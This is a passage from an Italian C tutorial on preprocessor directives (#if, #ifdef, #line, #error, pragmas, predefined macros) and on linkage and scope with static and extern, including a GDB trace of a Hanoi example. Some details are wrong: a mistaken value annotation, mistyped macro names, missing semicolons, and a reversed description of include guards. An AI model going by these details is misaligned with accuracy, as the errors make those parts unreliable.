Le espressioni che rappresentano le condizioni da valutare seguono regole equivalenti a quelle del linguaggio, tenendo conto che se si vogliono usare delle variabili, queste possono solo essere quelle del precompilatore. L'esempio seguente mostra la dichiarazione di una macro-variabile a cui si associa un numero, quindi si vede un confronto basato sul valore in cui si espande la macro-variabile stessa:

```
#define DIM_MAX 1000
…
…
int main (void)
{
…
#if DIM_MAX>100
    printf ("Dimensione enorme.\n");
    …
#else
    printf ("Dimensione normale.\n");
    …
#endif
…
}
```

L'esempio mostra il confronto tra la macro-variabile '**`DIM_MAX`**' e il valore 100. Essendo stata dichiarata per tradursi in 1000, il confronto è equivalente a 1000 > 100 che risulta vero, pertanto il compilatore include solo le istruzioni relative.

Gli operatori di confronto che si possono utilizzare per le espressioni logiche sono i soliti, in particolare, è bene ricordare che per valutare l'uguaglianza si usa l'operatore '**`==`**', come nell'esempio successivo:

```
#define NAZIONE ita
…
…
int main (void)
{
#if NAZIONE==ita
    char valuta[] = "EUR";
    …
#elif NAZIONE==usa
    char valuta[] = "USD";
    …
#endif
…
}
```

Queste direttive condizionali possono essere annidate; inoltre possono contenere anche altri tipi di direttiva del precompilatore.

573.6 Direttive «#if defined», «#if !defined», «#ifdef» e «#ifndef»

Nelle espressioni che esprimono una condizione per la direttiva '**`#if`**' è possibile usare l'operatore '**`defined`**', seguito dal nome di una macro-variabile. La condizione '**`defined`** ***macro***' si avvera se la macro indicata risulta definita, anche se dovesse essere priva di valore. Per converso, la condizione '**`!defined`** ***macro***' si avvera quando la macro non risulta definita.

La direttiva '**`#if defined`**' può essere abbreviata come '**`#ifdef`**', mentre '**`#if !defined`**' si può esprimere come '**`#ifndef`**'.

```
#define DEBUG
…
int main (void)
{
…
#if defined DEBUG
    printf ("Punto di controllo n. 1\n");
    …
#endif // DEBUG
…
}
```

```
#define DEBUG
…
int main (void)
{
…
#ifdef DEBUG
    printf ("Punto di controllo n. 1\n");
    …
#endif // DEBUG
…
}
```

I due esempi equivalenti mostrano il caso in cui sia dichiarata una macro '**`DEBUG`**' (che non si traduce in alcunché) e in base alla sua esistenza viene incluso il codice che mostra un messaggio particolare.

```
#define OK
…
int main (void)
{
#if !defined OK
    printf ("Punto di controllo n. 1\n");
    …
#endif // OK
…
}
```

```
#define OK
…
int main (void)
{
#ifndef OK
    printf ("Punto di controllo n. 1\n");
    …
#endif // OK
…
}
```

Questi due esempi ulteriori sono analoghi a quanto già mostrato, con la differenza che le istruzioni controllate vengono incluse nella compilazione solo se la macro indicata non è stata dichiarata.

Quando si scrivono delle condizioni basate sull'esistenza o meno di una macro, è bene aggiungere alla conclusione un commento con cui si ricorda a quale macro si sta facendo riferimento, in modo da districarsi più facilmente in presenza di più livelli di annidamento. Ma occorre fare molta attenzione, perché se si commettono errori con questi commenti il compilatore non può dare alcuna segnalazione in merito e si rende incomprensibile il sorgente alla rilettura successiva.

Esiste una situazione ricorrente in cui viene utilizzata la direttiva '**`#if !defined`**' o '**`#ifndef`**' che è bene conoscere. Spesso i file di intestazione che vengono inclusi con direttive '**`#include`**' includono a loro volta tutto quello che serve loro, ma così facendo c'è la possibilità che lo stesso file venga incluso più volte. Per evitare di prendere in considerazione una seconda volta lo stesso file, si usa un artificio molto semplice, come si vede nel listato successivo che riproduce il contenuto del file '`stdbool.h`' di una libreria standard ipotetica:

```
#ifndef _STDBOOL_H
#define _STDBOOL_H      1

#define bool    _Bool
#define true    1
#define false   0
#define __bool_true_false_are_defined   1

#endif // _STDBOOL_H
```

Come si vede, se il codice viene eseguito per la prima volta, la condizione '**`ifndef _STDBOOL_H`**' non si avvera e di conseguenza la macro-variabile '**`_STDBOOL_H`**' viene creata effettivamente e quindi viene considerato tutto il resto del codice fino alla direttiva '**`#endif`**'. Ma quando si tenta di eseguire lo stesso codice per la seconda volta, o per altre volte successive, dato che la macro-variabile '**`_STDBOOL_H`**' risulta già definita, questo codice viene ignorato semplicemente, senza altre conseguenze.

Le direttive che consentono di compilare selettivamente solo una porzione del codice, consentono di realizzare del codice molto sofisticato, ma rischiano di renderlo estremamente complesso da interpretare attraverso la lettura umana. Pertanto, è bene limitarne l'uso alle situazioni che sono utili effettivamente.

573.7 Direttiva «#undef»

La direttiva '**`#undef`**' permette di eliminare una macro a un certo punto del sorgente:

```
#undef macro
```

Si mostra un esempio molto semplice, nel quale prima si dichiara la macro-variabile '**`NAZIONE`**', poi, quando non serve più, questa viene eliminata.

```
#define NAZIONE ita
...
/* In questa posizione, NAZIONE risulta definita */
...
#undef NAZIONE
...
/* In questa posizione, NAZIONE non è definita */
...
```

573.8 Direttiva «#line»

Di norma, il compilatore abbastanza evoluto consente di inserire nel file eseguibile delle informazioni che consentano di abbinare il codice eseguibile alle righe del file sorgente originale. Per esempio, con GNU C si può usare l'opzione '**-gstabs**' e altre simili. Naturalmente, in condizioni normali il compilatore conta da solo le righe e annota il nome del file sorgente originale.

Con la direttiva '**#line**' è possibile istruire il compilatore in modo che tenga in considerazione un numero di riga differente, ma soprattutto consente di specificare a quale file sorgente ci si vuole riferire.

```
#line n_riga ["nome_file_sorgente"]
```

C'è da osservare che, per il programmatore, è poco probabile che sia necessario indicare una riga diversa nello stesso sorgente. In effetti, diventa più utile se si abbina il nome di un altro file. Per comprendere come possa essere utilizzata questa possibilità, occorre ipotizzare la costruzione di un altro compilatore per un linguaggio nuovo, con il quale si genera codice in linguaggio C. A titolo di esempio si suppone di volere tradurre il file 'hanoi.pseudo' che si vede nel listato 573.32 in un sorgente C, denominato 'hanoi.c', mantenendo il riferimento alle righe originali.

Listato 573.32. Il file 'hanoi.pseudo'.

```
1   HANOI (N, P1, P2)
2       IF N > 0
3           THEN
4               HANOI (N-1, P1, 6-P1-P2)
5               scrivi: "Muovi l'anello" N "dal piolo" P1 "al piolo" P2
6               HANOI (N-1, 6-P1-P2, P2)
7       END IF
8   END HANOI
9
10  MAIN ()
11      HANOI (3, 1, 2)
12  END MAIN
```

Per ottenere il risultato atteso, il file 'hanoi.c' deve contenere diverse direttive '**#line**', come si vede nel listato 573.33, anche se alcune di quelle potrebbero essere omesse, contando sull'incremento automatico da parte del compilatore.

Listato 573.33. Il file 'hanoi.c'.

```
#include <stdio.h>

#line 1 "hanoi.pseudo"
void hanoi (int N, int P1, int P2)
{
    #line 2 "hanoi.pseudo"
    if (N > 0)
      {
        #line 4 "hanoi.pseudo"
```

```
        hanoi (N-1, P1, 6-P1-P2);
        #line 5 "hanoi.pseudo"
        printf ("Muovi l'anello %d dal piolo %d al piolo %d\n", N, P1, P2);
        #line 6 "hanoi.pseudo"
        hanoi (N-1, 6-P1-P2, P2);
        #line 7 "hanoi.pseudo"
      }
    #line 8 "hanoi.pseudo"
}

#line 10 "hanoi.pseudo"
int main (void)
{
    #line 11 "hanoi.pseudo"
    hanoi (3, 1, 2);
    #line 12 "hanoi.pseudo"
    return 0;
    #line 12 "hanoi.pseudo"
}
```

La compilazione del file '`hanoi.c`' potrebbe avvenire nel modo seguente:

$ **`cc -Wall -gstabs hanoi.c`**

Si dovrebbe ottenere il file eseguibile '**`a.out`**' e si verifica sommariamente se funziona:

$ **`./a.out`**

```
Muovi l'anello 1 dal piolo 1 al piolo 2
Muovi l'anello 2 dal piolo 1 al piolo 3
Muovi l'anello 1 dal piolo 2 al piolo 3
Muovi l'anello 3 dal piolo 1 al piolo 2
Muovi l'anello 1 dal piolo 3 al piolo 1
Muovi l'anello 2 dal piolo 3 al piolo 2
Muovi l'anello 1 dal piolo 1 al piolo 2
```

Il risultato è quello previsto. Se lo si esegue con l'ausilio di programmi come GDB, si può osservare che il riferimento al sorgente originale è quello del file '`hanoi.pseudo`':

$ **`gdb a.out`**

(gdb) **`break main`** [*Invio*]

```
Breakpoint 1 at 0x80483d8: file hanoi.pseudo, line 11.
```

(gdb) **`run`** [*Invio*]

```
 Starting program: /home/tizio/a.out
 …
 Breakpoint 1, main () at hanoi.pseudo:11
 11          HANOI (3, 1, 2)
```

(gdb) **stepi** [*Invio*]

```
 0x080483e0      11          HANOI (3, 1, 2)
```

(gdb) **stepi** [*Invio*]

```
 0x080483e8      11          HANOI (3, 1, 2)
```

(gdb) **stepi** [*Invio*]

```
 0x080483ef      11          HANOI (3, 1, 2)
```

(gdb) **stepi** [*Invio*]

```
 hanoi (n=3, p1=1, p2=2) at hanoi.pseudo:2
 2           IF N > 0
```

(gdb) **stepi** [*Invio*]

```
 0x08048355      2           IF N > 0
```

(gdb) **stepi** [*Invio*]

```
 0x08048357      2           IF N > 0
```

(gdb) **stepi** [*Invio*]

```
 2           IF N > 0
 (gdb) stepi
 0x0804835e      2           IF N > 0
```

(gdb) **stepi** [*Invio*]


```
 4                   HANOI (N-1, P1, 6-P1-P2)
```

(gdb) **stepi** [*Invio*]

```
 0x08048363      4                   HANOI (N-1, P1, 6-P1-P2)
```

(gdb) **quit** [*Invio*]

Figura 573.46. Esecuzione controllata del programma attraverso DDD.

```
HANOI (N, P1, P2)
    IF N > 0
        THEN
            HANOI (N-1, P1, 6-P1-P2)
            scrivi: "Muovi l'anello" N "dal piolo" P1 "al piolo" P2
            HANOI (N-1, 6-P1-P2, P2)
    END IF
END HANOI

MAIN ()
    HANOI (3, 1, 2)
END MAIN
```

```
(gdb) stepi
(gdb) stepi
(gdb) stepi
(gdb) stepi
(gdb)
```

Display 5: P1 (enabled, scope hanoi, address 0xbfa44138)

573.9 Direttiva «#error»

La direttiva '**#error**' serve a generare un messaggio diagnostico in fase di compilazione, normalmente con lo scopo di interrompere lì il procedimento. In pratica è un modo per interrompere la compilazione già in fase di elaborazione da parte del precompilatore, al verificarsi di certe condizioni.

```
#error messaggio
```

Il messaggio viene trattato in modo letterale, senza l'espansione delle macro.

```
#if ! __STDC_IEC_559__
#error compilatore non conforme alle specifiche IEC 60599!
#endif
```

L'esempio mostra una situazione verosimile per l'utilizzo della direttiva '**#error**', dove si controlla che il valore in cui si espande la macro-variabile '**__STDC_IEC_559__**' sia diverso da zero, ma se non è così viene visualizzato il messaggio di errore e la compilazione dovrebbe venire interrotta.

573.10 Macro predefinite

Lo standard del C prevede che il compilatore disponga di alcune macro-variabili predefinite, elencate sinteticamente nella tabella successiva.

Tabella 573.48. Macro-variabili predefinite secondo lo standard.

Macro-variabile	Descrizione
`__DATE__` `__TIME__`	La data e l'ora della compilazione sono accessibili attraverso le macro-variabili '**`__DATE__`**' e '**`__TIME__`**'. Il formato della prima macro-variabile è '`"`***Mmm gg aaaa***`"`' e quello della seconda è '`"`***hh*** : ***mm*** : ***ss***`"`'. Come si vede, le due macro-variabili si espandono in una stringa delimitata correttamente da apici doppi.
`__FILE__` `__LINE__`	Attraverso le macro-variabili '**`__FILE__`**' e '**`__LINE__`**' il programma può accedere all'informazione sul nome del file sorgente e della riga originale. Il nome del file e il numero della riga possono essere alterati attraverso la direttiva '**`#line`**'.

`__STDC__`
`__STDC_HOSTED__`
`__STDC_VERSION__`
	La macro-variabile '**`__STDC__`**' che si espande nel valore '**`1`**' sta a indicare che si tratta di un compilatore conforme allo standard; la macro '**`__STDC_HOSTED__`**', se si espande nel valore '**`1`**', indica una conformità stretta, definita come *hosted implementation*; la macro '**`__STDC_VERSION__`**' si espande nella versione dello standard. Il valore in cui si espande la terza macro-variabile contiene l'anno e il mese, come per esempio '**`199901L`**', con la specificazione che si tratta di una costante numerica di tipo '**`long int`**'.

`__STDC_IEC_559__`	Se esiste la macro-variabile '**`__STDC_IEC_599__`**' che si espande nel valore '**`1`**', si intende indicare la conformità alle specifiche dello standard IEC 60559, inerenti l'aritmetica a virgola mobile.
`__STDC_IEC_559_COMPLEX__`	Se esiste la macro-variabile '**`__STDC_IEC_599_COMPLEX__`**' che si espande nel valore '**`1`**', si intende indicare la conformità alle specifiche dello standard IEC 60559, inerenti l'aritmetica «complessa».
`__STDC_ISO_10646__`	Se esiste la macro-variabile '**`__STDC_ISO_10646__`**', questa dovrebbe espandersi nella versione dello standard ISO/IEC 10646 che riguarda la codifica universale dei caratteri. La versione che si ottiene è un numero contenente l'anno e il mese, seguito dalla lettera «L», a indicare che si tratta di una costante numerica di tipo '**`long int`**'.

A parte il caso di '**`__FILE__`**' e '**`__LINE__`**', le macro-variabili si espandono in un valore fisso.

573.11 Pragma

Attraverso i «pragma» è possibile dare al compilatore delle istruzioni che sono al di fuori dello standard. Il pragma, in sé, è un messaggio testuale che viene passato al compilatore, il quale può interpretarlo in fase di precompilazione o in quella successiva. Lo standard prevede due forme per esprimere un pragma al compilatore:

```
#pragma messaggio
```

```
_Pragma ("messaggio")
```

Il testo che compone il pragma nella sua prima forma viene trattato letteralmente, mentre quello del secondo modello richiede la protezione di alcuni caratteri: '\"' e '\\' corrispondono rispettivamente a '"' e '\'. I due esempi seguenti sono equivalenti:

```
#pragma GCC dependency "parse.y"
```

```
_Pragma ("GCC dependency \"parse.y\"")
```

Lo standard prevede anche che sia possibile creare delle macro-istruzioni che incorporino un pragma, come nell'esempio seguente:

```
#define DO_PRAGMA(x) _Pragma (#x)
DO_PRAGMA (GCC dependency "parse.y")
```

[1] Lo standard non impone che si tratti di file veri e propri; tuttavia, in un sistema Unix o in qualunque altro sistema operativo analogo, questi sarebbero file da cercare secondo criteri stabiliti, come viene descritto.

Capitolo 574

C: dal campo di azione alla compilazione

Il problema del campo di azione di variabili e funzioni va visto assieme a quello della compilazione di un programma composto da più file sorgenti, attraverso la produzione di file-oggetto distinti. Leggendo questo capitolo occorre tenere presente che la descrizione della questione è semplificata, omettendo alcuni dettagli. D'altra parte, per poter comprendere il problema la semplificazione è necessaria, tenendo conto che nel linguaggio C, per controllare il campo di azione delle variabili e delle funzioni, si utilizzano parole chiave non proprio «azzeccate» e in certi casi con significati diversi in base al contesto.

Per una descrizione più precisa e dettagliata, dopo la lettura di questo capitolo è necessario rivolgersi ai documenti che definiscono lo standard del linguaggio.

574.1 Il punto di vista del «collegatore»

Il programma che raccoglie assieme diversi file-oggetto per creare un file eseguibile (ovvero il *linker*), deve «collegare» i riferimenti incrociati a simboli di variabili e funzioni. In pratica, se nel file '`uno.o`' si fa riferimento alla funzione '**`f()`**' dichiarata nel file '`due.o`', nel programma risultante tale riferimento deve essere risolto con degli indirizzi appropriati. Naturalmente, lo stesso vale per le variabili globali, dichiarate da una parte e utilizzate anche dall'altra.

Per realizzare questi riferimenti incrociati, occorre che le variabili e le funzioni utilizzate al di fuori del file-oggetto in cui sono dichiarate, siano pubblicizzate in modo da consentire il richiamo da altri file-oggetto. Per quanto riguarda invece le variabili e le funzioni dichiarate e utilizzate esclusivamente nello stesso file-oggetto, non serve questa forma di pubblicità.

Nei documenti che descrivono il linguaggio C standard si usa una terminologia specifica per distinguere le due situazioni: quando una variabile o una funzione viene dichiarata e usata solo internamente al file-oggetto rilocabile che si ottiene, è sufficiente che abbia una «collegabilità interna», ovvero un ***linkage interno***; quando invece la si usa anche al di fuori del file-oggetto in cui viene dichiarata, richiede una «collegabilità esterna», ovvero un ***linkage esterno***.

Nel linguaggio C, il fatto che una variabile o una funzione sia accessibile al di fuori del file-oggetto rilocabile che si ottiene, viene determinato in modo implicito, in base al contesto, nel senso che non esiste una classe di memorizzazione esplicita per definire questa cosa.

574.2 Campo di azione legato al file sorgente

Il file sorgente che si ottiene dopo l'elaborazione da parte del precompilatore, è suddiviso in componenti costituite essenzialmente dalla dichiarazione di variabili e di funzioni (prototipi inclusi). L'ordine in cui appaiono queste componenti determina la ***visibilità*** reciproca: in linea di massima si può accedere solo a quello che è già stato dichiarato. Inoltre, in modo predefinito, dopo la trasformazione in file-oggetto, queste componenti sono accessibili anche da altri file, per i quali, l'ordine di dichiarazione nel file originale non è più importante.[1]

Figura 574.1. Quattro file sorgenti equivalenti, a confronto. La variabile ***i***, la funzione '**`f()`**' e la funzione '**`g()`**' sarebbero accessibili anche da altri file. La funzione '**`g()`**' utilizza la variabile ***i***, dichiarata esternamente a lei.

```
int f (int x)
{
    return (x * x);
}

int i = 3;

int g (void)
{
    i++;
    return f (i);
}
```

```
int i = 3;

int f (int);

int g (void)
{
    i++;
    return f (i);
}

int f (int x)
{
    return (x * x);
}
```

```
int f (int);
extern int i;


int g (void)
{
    i++;
    return f (i);
}

int i = 3;

int f (int x)
{
    return (x * x);
}
```

```
int f (int);

int g (void)
{
    extern int i;
    i++;
    return f (i);
}

int i = 3;

int f (int x)
{
    return (x * x);
}
```

equivale a:

```
return f (4);
```

Nell'esempio della figura precedente, la funzione '**`g()`**' accede direttamente alla variabile ***i*** che risulta dichiarata al di fuori della funzione stessa. Il campo di azione di questa variabile inizia dalla sua dichiarazione e termina alla fine del file; quando la variabile viene definita in una posizione successiva al suo utilizzo, questa deve essere dichiarata preventivamente come «esterna», attraverso lo specificatore di classe di memorizzazione '**`extern`**'.

Per isolare le funzioni e la variabile degli esempi mostrati, in modo che non siano disponibili per il collegamento con altri file, si dichiarano per il solo uso locale attraverso lo specificatore di classe di memorizzazione '**`static`**', come si vede nella figura successiva. Va osservato che, nell'ultimo caso, la variabile ***i*** non può essere isolata dall'esterno, perché si trova in una posizione successiva al suo utilizzo, pertanto vi si accede come se fosse dichiarata in un altro file.

Figura 574.2. Quattro file sorgenti equivalenti a confronto, in cui, dove è stato possibile, le variabili e le funzioni sono state isolate dal collegamento con l'esterno.

```
static int f (int x)
{
    return (x * x);
}

static int i = 3;

static int g (void)
{
    i++;
    return f (i);
}
```

```
static int i = 3;

static int f (int);

static int g (void)
{
    i++;
    return f (i);
}

static int f (int x)
{
    return (x * x);
}
```

```
static int f (int);
static int i;


static int g (void)
{
    i++;
    return f (i);
}

static int i = 3;

static int f (int x)
{
    return (x * x);
}
```

```
static int f (int);

static int g (void)
{
    extern int i;
    i++;
    return f (i);
}

int i = 3;

static int f (int x)
{
    return (x * x);
}
```

equivale a:

```
return f (4);
```

Per accedere a una funzione o a una variabile definita in un altro file[2] si deve dichiarare localmente la funzione o la variabile con lo specificatore di classe di memorizzazione '**`extern`**'. La figura successiva mostra l'esempio già apparso, ma diviso in due file.

Figura 574.3. Due file collegati tra di loro: il primo file («a») viene proposto in due versioni equivalenti.

file a

```
extern int f (int)
extern int i;

int g (void)
{
    i++;
    return f (i);
}
```

file b

```
int f (int x)
{
    return (x * x);
}

int i = 3;
```

equivale a:


```
return f (4);
```

file a

```
extern int f (int)

int g (void)
{
    extern int i;
    i++;
    return f (i);
}
```

file b

```
int f (int x)
{
    return (x * x);
}

int i = 3;
```

Questi esempi mostrano che è possibile dichiarare la variabile «esterna» direttamente all'interno della funzione che ne fa uso; tuttavia, per la scrittura di un programma ordinato, è più grazioso se questa dichiarazione appare al di fuori delle funzioni.

Negli esempi mostrati non appare la funzione '**`main()`**' che, invece, in un programma comune deve esistere. È da osservare che la funzione '**`main()`**' non può essere dichiarata con lo specificatore di classe di memorizzazione '**`static`**', anche se tutto è incluso in un file unico, perché dopo la produzione del file-oggetto rilocabile, per produrre un file eseguibile si associano normalmente delle librerie che contengono il codice iniziale del programma, il quale va a chiamare poi la funzione '**`main()`**'. In altre parole, la compilazione prevede quasi sempre l'associazione con un file-oggetto fantasma contenente il codice responsabile della chiamata della funzione '**`main()`**', la quale, così, deve essere accessibile all'esterno del proprio file.

Tabella 574.4. Specificatori di classe di memorizzazione utilizzabili nella dichiarazione delle funzioni e delle variabili esterne alle funzioni.

Parola chiave	Descrizione
	L'assenza dello specificatore di classe implica la dichiarazione di una variabile o di una funzione accessibile anche da altri file.
`static`	Lo specificatore di classe '**`static`**' definisce una variabile o una funzione che può essere utilizzata solo all'interno del file in cui appare.
`extern`	Indica il riferimento a una variabile o a una funzione dichiarata in un altro file, oppure, nel caso delle variabili, anche nel file stesso ma in una posizione successiva.

574.3 Semplificazione dovuta all'uso comune dei file di intestazione

Nella tradizione del linguaggio C si fa uso di file di intestazione, ovvero porzioni di codice, in cui, tra le altre cose, si vanno a mettere i prototipi delle funzioni e le dichiarazioni delle variabili globali, a cui tutto il programma deve poter accedere.

Per semplificare questo lavoro di fusione, spesso un file incluso ne include automaticamente altri, da cui il proprio codice può dipendere. Così facendo, può anche succedere che lo stesso prototipo o la stessa variabile appaiano dichiarati più volte nello stesso file finale (quello generato dal precompilatore).

Oltre a questo fatto, se il proprio programma è suddiviso in più file, i quali devono includere questo o quel file di intestazione, diventa impossibile precisare da quale parte i prototipi e le variabili vengono dichiarate e da quale altra parte vengono richiamate. Pertanto, di norma si lascia fare al compilatore. L'esempio di compilazione di due file, presentato alla fine della sezione precedente, va rivisto secondo quanto si vede nella figura successiva.


Figura 574.5. Due file collegati tra di loro senza dichiarare espressamente la classe di memorizzazione '**extern**'.

file a

```
int f (int)
int i;

int g (void)
{
    i++;
    return f (i);
}
```

file b

```
int f (int x)
{
    return (x * x);
}

int i = 3;
```

* *equivale a:* `return f (4);`

Naturalmente, è bene che le funzioni e le variabili pubbliche siano dichiarate sempre nello stesso modo; inoltre, se le variabili pubbliche devono essere inizializzate, ciò può avvenire una volta sola, in un solo file.

La classe di memorizzazione '**extern**' è predefinita per i prototipi di funzione (purché non siano incorporati all'interno di altre funzioni) e per la dichiarazione delle variabili, purché assieme alla dichiarazione non ci sia anche un'inizializzazione. In pratica, nell'esempio non si può dichiarare espressamente con la parola chiave '**extern**' la variabile ***i*** nel file '`b`', dove viene anche inizializzata. Se si tenta di farlo, il compilatore dovrebbe segnalare un errore.

574.4 Campo di azione interno alle funzioni

All'interno delle funzioni sono accessibili le variabili globali dichiarate esternamente a loro (come descritto nella sezione precedente), inoltre sono dichiarate implicitamente le variabili che costituiscono i parametri, dai quali si ricevono gli argomenti della chiamata, e si possono aggiungere altre variabili «locali». I parametri e le altre variabili che si dichiarano nella funzione sono visibili solo nell'ambito della funzione stessa; inoltre, se i nomi delle variabili e dei parametri sono gli stessi di variabili dichiarate esternamente, ciò rende temporaneamente inaccessibili quelle variabili esterne.

In condizioni normali, sia le variabili che costituiscono i parametri, sia le altre variabili dichiarate localmente all'interno di una funzione, vengono eliminate all'uscita dalla funzione

stessa. Di norma ciò avviene utilizzando la pila dei dati che di solito ogni processo elaborativo dispone (si veda eventualmente il capitolo 557).

Figura 574.6. Variabili «automatiche» dichiarate implicitamente come tali.

```
int h = 1;
int i = 2;
int j = 3;
int k = 4;

float f (int x)
{
    int h;
    float i = 1.5;
    h = ((2 * j) * i);
    float m;
    m = (k / 2.0);
    return (m + i);
}
```

viene creata la variabile x contenente l'argomento della chiamata della funzione

viene creata una nuova variabile h che nasconde quella dichiarata esternamente

viene creata una nuova variabile i che nasconde quella dichiarata esternamente

la variabile j proviene dall'esterno della funzione

la variabile h ottiene il valore 4

viene creata la variabile m

la variabile k proviene dall'esterno della funzione

la variabile m riceve il valore 2,0

viene restituita la somma di 2,0 e 1,5

